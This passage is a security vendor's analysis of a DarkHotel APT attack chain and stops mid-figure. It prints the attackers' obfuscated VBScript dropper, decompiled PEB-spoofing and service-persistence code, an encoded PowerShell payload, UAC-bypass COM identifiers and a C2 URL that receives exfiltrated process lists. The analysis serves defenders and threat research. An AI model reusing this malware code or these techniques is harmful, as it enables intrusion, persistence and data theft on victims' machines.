New DarkHotel APT attack chain identified

zscaler.com/blogs/security-research/new-darkhotel-apt-attack-chain-identified

Summary

In November 2021, ThreatLabz identified a previously undocumented variant of an attack chain used by the South Korea-based Dark Hotel APT group. We also discovered new activity on the command-and-control (C2) infrastructure previously associated with this APT group. The new activity on their infrastructure aligns with the type of targets chosen by this threat actor in the past.

In this blog, we describe our new findings in detail, including technical analysis of the attack chain and its components as well as the C2 infrastructure analysis.

Threat attribution

DarkHotel is an advanced persistent threat (APT) group based out of South Korea that has been active since at least 2007. They are known to target senior business executives by uploading malicious code to their computers through infiltrated hotel WiFi networks, as well as through spear-phishing and P2P attacks.

We attribute this attack chain to the Dark Hotel APT group with a high level of confidence due to the below reasons:

1. The multi-layer malicious document which drops a scriptlet post-exploitation.
2. Filename of the dropped file system artifacts such as the scriptlet file - googleofficechk.sct
3. The command-and-control (C2) commands are the same as earlier payloads used by Dark Hotel.
4. Timestamps of the dropped payloads are around the same timeframe when previously documented Dark Hotel APT activity was observed.

Attack flow

Figure 1 below illustrates the full attack chain.





Figure 1: Attack chain

Technical analysis

For the purpose of technical analysis we will consider the document with MD5 hash: 89ec1f32e1bbf794c41fa5f5bc6869c0

[+] Stage 1: Malicious document

The first stage of this attack is a multi-layered malicious document which defines an AltChunk element to load an embedded DOCX file. The embedded DOCX file defines another AltChunk element which loads an embedded malicious RTF file. Figure 2 below shows one of the defined AltChunk elements and its corresponding relationship.



document.xml
Relationship defined corresponding to AltChunk element
document.xml.rels
Relationship refering the embeded RTF

```xml
<?xml version="1.0" encoding="utf-8" standalone="yes"?><w:document xmlns:wpc=
"http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:mc=
"http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office" xmlns:r=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m=
"http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp14=
"http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:wp=
"http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10=
"urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14
="http://schemas.microsoft.com/office/word/2010/wordml" xmlns:wpg=
"http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi=
"http://schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns:wne=
"http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps=
"http://schemas.microsoft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 wp14"><w:body><w:p w:rsidRPr=
"000A3C06" w:rsidR="007C15C8" w:rsidP="000A3C06" w:rsidRDefault="007C15C8"><w:bookmarkStart w:name="_GoBack" w:id="0" />
<w:bookmarkEnd w:id="0" /></w:p><w:altChunk r:id="AltChunkId1" /><w:sectPr w:rsidRPr="000A3C06" w:rsidR="007C15C8"
><w:pgSz w:w="12240" w:h="15840" /><w:pgMar w:top="1440" w:right="1800" w:bottom="1440" w:left="1800" w:header="720"
w:footer="720" w:gutter="0" /><w:cols w:space="720" /><w:docGrid w:linePitch="360" /></w:sectPr></w:body></w:document>
```

```xml
<?xml version="1.0" encoding="utf-8"?><Relationships xmlns=
"http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml" Id="rId3" />
<Relationship Type="http://schemas.microsoft.com/office/2007/relationships/stylesWithEffects" Target=
"stylesWithEffects.xml" Id="rId2" /><Relationship Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml" Id="rId1" />
<Relationship Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"
 Id="rId6" /><Relationship Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target=
"fontTable.xml" Id="rId5" /><Relationship Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml" Id="rId4" />
<Relationship Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/aFChunk" Target=
"/word/afchunk.rtf" Id="AltChunkId1" /></Relationships>
```

Figure 2: AltChunk element and its corresponding relationship

The malicious RTF file contains three OLE objects as shown in Figure 3



```
==============================================================================
File: 'afchunk.rtf' - size: 4060852 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |00355B48h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 72284
   |          |OLE Package object:
   |          |Filename: 'p'
   |          |Source path: 'C:\\Intel\\p'
   |          |Temp path = 'C:\\Intel\\p'
   |          |MD5 = 'df82276dd11bd33e39e57f5798c582a2'
---+----------+---------------------------------------------------------------
1  |00379082h |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 204380
   |          |OLE Package object:
   |          |Filename: 'b'
   |          |Source path: 'C:\\Intel\\b'
   |          |Temp path = 'C:\\Intel\\b'
   |          |MD5 = 'c92e41a2f0e8fdf54849ea1725b846b2'
---+----------+---------------------------------------------------------------
2  |003DCDBCh |format_id: 2 (Embedded)
   |          |class name: b'Package'
   |          |data size: 3815
   |          |OLE Package object:
   |          |Filename: 'googleofficechk.sct'
   |          |Source path: 'C:\\Intel\\googleofficechk.sct'
   |          |Temp path = 'C:\\Intel\\googleofficechk.sct'
   |          |MD5 = '107a0ccdd3c13fe09ecc9132140acd06'
   |          |EXECUTABLE FILE
---+----------+---------------------------------------------------------------
```

Figure 3: OLE objects present inside malicious RTF

When the RTF file is loaded, the three OLE objects are dropped in the %temp% directory with the names “p”, “b” and “googleofficechk.sct”. Out of these three dropped files, the scriptlet file (googleofficechk.sct) is executed which is described in detail in the next section.

[+] Stage-2: Scriptlet file

Similar to what has been described previously by Antiy Labs, the first operation performed by the scriptlet file is to send a Base64 encoded list of running processes to the configured C2 server. It sends a POST request to the URL “http://signing-config[.]com/cta/key.php” with DATA “L=G641giQQOWUiXE&q={Base64 encoded list of running processes}”

The subsequent operations performed by this scriptlet file differ from what has been observed in past attacks.

The scriptlet file in our case performs the following operations:

1. Checks if the directory "%LOCALAPPDATA%\PeerDistRepub\" exists else creates it.
2. Checks for the presence of file "%LOCALAPPDATA%\PeerDistRepub\msrvcd32.exe". If the file exists, then it doesn't perform further operations.

Note: This file check is likely performed to detect if the machine is already infected, which also indicates that the threat actor used multiple variations while performing the attack.


3. Releases the IP addresses bound to all DHCP-enabled network adapters
4. Copies the executable from "%temp%\p" to "%LOCALAPPDATA%\PeerDistRepub\qq3104.exe"
5. Copies the executable from "%temp%\b" to "%LOCALAPPDATA%\PeerDistRepub\qq2688.exe"
6. Creates a ZoneIdentifier ADS (Alternate Data Stream) corresponding to the files copied above with the following content:

ZoneTransfer
ZoneId=1

Note: The ZoneID=1 is written to create the false evidence that the file was downloaded from the Intranet

7. Execute the binary "qq3104.exe" whose functionality is described in detail in the next section
8. Renew the IPv4 address for the network adapters

Figure 4 below shows the relevant scriptlet code



```
Set poiu = CreateObject("W"&"S"&"c"&"ri"&"pt"&"."&"She"&"l"&"l")
Set dXxWxbsa=poiu.Environment("P"&"ro"&"ce"&"s"&"s")
xzfkbvjs=dXxWxbsa("T"&"E"&"MP")
xcvbxcb=dXxWxbsa("L"&"OCA"&"LA"&"P"&"PDA"&"T"&"A")
xuigjjux=dXxWxbsa("A"&"PP"&"D"&"A"&"TA")
sdfsdvwerasdg=xuigjjux&"\"&"mI"&"c"&"rO"&"s"&"oft"&"\wi"&"nDo"&"w"&"s\s"&"ta"&"rT m"&"eNu\"&"pr"&"ogRa"&"m"&"s\st"&"ar"&
"tup"&"\"
sdfsdfwerasdg=xcvbxcb&"\"&"P"&"ee"&"rD"&"ist"&"R"&"e"&"p"&"u"&"b"&"\"
Set fxo = CreateObject("Sc"&"r"&"ip"&"t"&"i"&"ng.F"&"il"&"eS"&"yst"&"em"&"Obj"&"ec"&"t")
Set fso = CreateObject("Sc"&"ri"&"p"&"tin"&"g."&"Fi"&"leS"&"yst"&"emOb"&"jec"&"t")
Set aconf = GetObject("wi"&"n"&"mg"&"mts"&":Wi"&"n32_"&"Ne"&"two"&"rkAd"&"ap"&"te"&"rCon"&"figur"&"atio"&"n")

If Not fxo.FolderExists(sdfsdfwerasdg) Then
    fxo.CreateFolder sdfsdfwerasdg
End If

If Not fxo.FileExists(sdfsdfwerasdg&"m"&"sr"&"vcd"&"32."&"e"&"x"&"e") Then
    RetVal = aconf.ReleaseDHCPLeaseAll

    fxo.CopyFile xzfkbvjs&"\"&"p", sdfsdfwerasdg&"q"&"q"&"3104."&"e"&"x"&"e", True
    fxo.CopyFile xzfkbvjs&"\"&"b", sdfsdfwerasdg&"q"&"q"&"2688."&"e"&"x"&"e", True

    Set f1 = fso.CreateTextFile(sdfsdfwerasdg&"qq3"&"104.e"&"xe:Z"&"one.I"&"dent"&"ifier", True)
    f1.WriteLine "[Zon"&"eTra"&"nsfe"&"r]" & vbNewLine & "Zo"&"neI"&"d=1"
    f1.Close

    Set f2 = fso.CreateTextFile(sdfsdfwerasdg&"qq2"&"688.e"&"xe:Zon"&"e.Ident"&"ifier", True)
    f2.WriteLine "[Zon"&"eTra"&"nsfe"&"r]" & vbNewLine & "Zo"&"neI"&"d=1"
    f2.Close

    return = poiu.Run(sdfsdfwerasdg&"q"&"q"&"3104."&"e"&"x"&"e", 0, True)
    return = poiu.Run("c"&"m"&"d"&" /c"&"ip"&"co"&"nfi"&"g /"&"ren"&"ew", 0, True)
```

Directory check
File check
Copy files to %LOCALAPPDATA%\PeerDistRepub\
Create ZoneIdentifer ADS (Alternate Data Streams)
Execute "qq3104.exe"


Figure 4: Scriptlet code

[+] Stage-3: Dropped binaries

# qq3104.exe

As mentioned in the previous section, the binary qq3104.exe gets executed as part of the operations performed by the scriptlet file. This binary mainly performs three operations:

1. Spoofs the process related information in the PEB structure to pretend as explorer.exe



```
RtlAcquirePebLock();
RTL_Process_Parameters = (_UNICODE_STRING *)ProcessEnvironmentBlock->ProcessParameters;
dword_412F44 = (int)RTL_Process_Parameters[7].Buffer;
dword_412F48 = (int)RTL_Process_Parameters[8].Buffer;
RtlInitUnicodeString(RTL_Process_Parameters + 7, (PCWSTR)AllocatedBaseAddress);
RtlInitUnicodeString(&ProcessEnvironmentBlock->ProcessParameters->CommandLine, L"explorer.exe");
RtlReleasePebLock();
```

Figure 5: Code snippet responsible for PEB modification

2. Perform UAC bypass using elevation moniker against the vulnerable COM interfaces {3E5FC7F9-9A51-4367-9063-A120244FBEC7} and {D2E7041B-2927-42fb-8E9F-7CE93B6DC937}

3. Execute the binary qq2688.exe


# qq2688.exe

This binary on execution checks if there is any running process with the name “360Tray.exe” or “QQPCTray.exe” and does some firewall checks. These process names correspond to security software popularly used in China.

The main operation performed by the binary is to register a Windows service which also serves as a persistence mechanism.

To register the Windows service, the binary creates the registry key “HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\X” and populates the service related registry values. Along with the service related registry values, two additional registry values are defined with the name “s” and “x” under the same registry key.


Based on the service registry values, it is an auto start service which executes VBScript code using mshta.exe.



```
RegCreateKeyExW(HKEY_LOCAL_MACHINE, L"SYSTEM\\CurrentControlSet\\services\\X", 0, 0, 0, 0xF003Fu, 0, &phkResult, 0);
*(_DWORD *)Data = 0;
*(_DWORD *)v3 = 2;
*(_DWORD *)v2 = 16;
RegSetValueExW(phkResult, L"Discription", 0, 1u, L"LocalSystem", 0x16u);
RegSetValueExW(phkResult, L"DisplayName", 0, 1u, L"LocalSystem", 0x16u);
RegSetValueExW(phkResult, L"ObjectName", 0, 1u, L"LocalSystem", 0x16u);
RegSetValueExW(phkResult, L"ErrorControl", 0, 4u, Data, 4u);
RegSetValueExW(
  phkResult,
  L"ImagePath",
  0,
  1u,
  L"mshta.exe vbscript:Execute(\"Dim s,p:Set s=CreateObject(\"\"WScript.Shell\"\"):p=\"\"powershell -encodedcommand JABo"
   "AD0AKABnAHAAIABIAEsATABNADoAXABTAFkAUwBUAEUATQBcAEMAdQByAHIAZQBuAHQAQwBvAG4AdAByAG8AbABTAGUAdABcAFMAZQByAHYAaQBjAGU"
   "AcwBcAFgAIAAiAHMAIgApAC4AcwA7ACQAaAAuAFMAcABsAGkAdAAoACIAIAAiACkAfABmAG8AcgBFAGEAYwBoAHsAWwBjAGgAYQByAF0AKABbAGMAbw"
   "BuAHYAZQByAHQAXQA6ADoAdABvAGkAbgB0ADEANgAoACQAXwAsADEANgApACkAfQB8AGYAbwByAEUAYQBjAGgAewAkAHIAPQAkAHIAKwAkAF8AfQA7A"
   "GkAZQB4ACAAJAByADsA\"\":s.Run p&\"\"\"\",0,true:close\")",
  0x3EEu);
RegSetValueExW(phkResult, L"Start", 0, 4u, v3, 4u);
RegSetValueExW(phkResult, L"Type", 0, 4u, v2, 4u);
RegSetValueExW(phkResult, L"s", 0, 1u, a24536f75726365, 0xF35Eu);
RegSetValueExW(phkResult, L"x", 0, 1u, a2461203d273762, 0xBC9Eu);
RegCloseKey(phkResult);
```

Figure 6: Code snippet responsible for registering the Windows service

The VBScript code in turn executes an encoded PowerShell command which is shown in Figure 8 below



```
JABoAD0AKABnAHAAIABIAEsATABNADoAXABTAFkAUwBUAEUATQBcAEMAdQByAHIAZQBuAHQAQwBvAG4AdABy
AG8AbABTAGUAdABcAFMAZQByAHYAaQBjAGUAcwBcAFgAIAAiAHMAIgApAC4AcwA7ACQAaAAuAFMAcABsAGkA
dAAoACIAIAAiACkAfABmAG8AcgBFAGEAYwBoAHsAWwBjAGgAYQByAF0AKABbAGMAbwBuAHYAZQByAHQAXQA6
